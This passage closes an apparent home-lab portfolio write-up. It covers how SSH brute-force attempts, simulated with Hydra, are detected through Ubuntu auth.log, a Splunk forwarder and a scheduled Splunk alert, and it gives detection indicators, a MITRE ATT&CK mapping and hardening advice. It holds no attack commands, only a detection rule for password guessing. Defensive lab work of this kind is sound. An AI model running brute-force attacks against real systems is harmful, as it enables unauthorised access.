


Figure 14: Splunk Alert — Trigger condition: Custom "search count > 5"; Action: Add to Triggered Alerts (Severity: Medium)

5.5 Alert Saved and Active

The alert 'SSH brute force detected' is saved and enabled. Key properties: Enabled: Yes, Alert Type: Scheduled (Hourly at 0 minutes past the hour), Trigger Condition: search count > 5, Action: Add to Triggered Alerts. The alert is owned by navid and will run automatically every hour.




Figure 15: Splunk — Alert "SSH brute force detected" saved and enabled; trigger condition: search count > 5; scheduled hourly

✓ Detection Success: The complete SOC detection pipeline is working — Kali brute force → Ubuntu auth.log → Splunk Forwarder → Splunk SIEM → Automated Alert. This replicates a real-world L1 SOC analyst detection workflow.

6. SOC Analyst Perspective

6.1 Detection Indicators

- Multiple 'Failed password' events from same source IP within a short time window
- 15 failed SSH attempts within ~14 seconds — clear automated brute force pattern
- All attempts targeting same username (ubuntuuser) — credential stuffing indicator
- Sequential port numbers (63375, 63376, 63377...) — tool-generated connections

6.2 MITRE ATT&CK Mapping

- T1110.001 — Brute Force: Password Guessing (Credential Access)
- T1133 — External Remote Services: SSH (Initial Access)

6.3 Defensive Recommendations

- Deploy fail2ban — auto-ban IPs after N failed SSH attempts
- Disable password authentication — enforce SSH key-based auth only
- Change default SSH port from 22 to reduce automated scanning
- Set SIEM alert threshold: > 5 failed logins in 60 seconds from single IP
- Use Network Access Control (NAC) to whitelist SSH access by IP

7. Key Learnings

- Splunk Universal Forwarder enables real-time log shipping from Linux hosts to a centralized SIEM with zero packet loss
- /var/log/auth.log is the primary evidence source for SSH brute force detection on Ubuntu/Debian systems
- SPL queries — even simple ones like 'Failed password' — produce immediate, actionable detection results
- A threshold of 5+ failed logins from the same source is a reliable brute force indicator for automated alerting
- Hydra is an effective tool for simulating brute force attacks to validate SIEM detection capability in lab environments
- This lab demonstrates the full SOC detection pipeline: attack simulation → log collection → SIEM detection → automated alerting

8. References & Tools

- Splunk Enterprise 10.4 — <https://www.splunk.com>
- Splunk Universal Forwarder Documentation — <https://docs.splunk.com/Documentation/Forwarder>
- Hydra — <https://github.com/vanhauser-thc/thc-hydra>
- OpenSSH — <https://www.openssh.com>
- MITRE ATT&CK T1110.001 — <https://attack.mitre.org/techniques/T1110/001/>
- GitHub Portfolio — <https://github.com/mdnavid2004-bit/pentest-homelab>

 Part of the Home Lab Portfolio at github.com/mdnavid2004-bit/pentest-homelab — Lab 1: MySQL Credential Harvesting | Lab 2: ARP Poisoning & MITM | Lab 3: SSH Brute Force Detection (Splunk SIEM)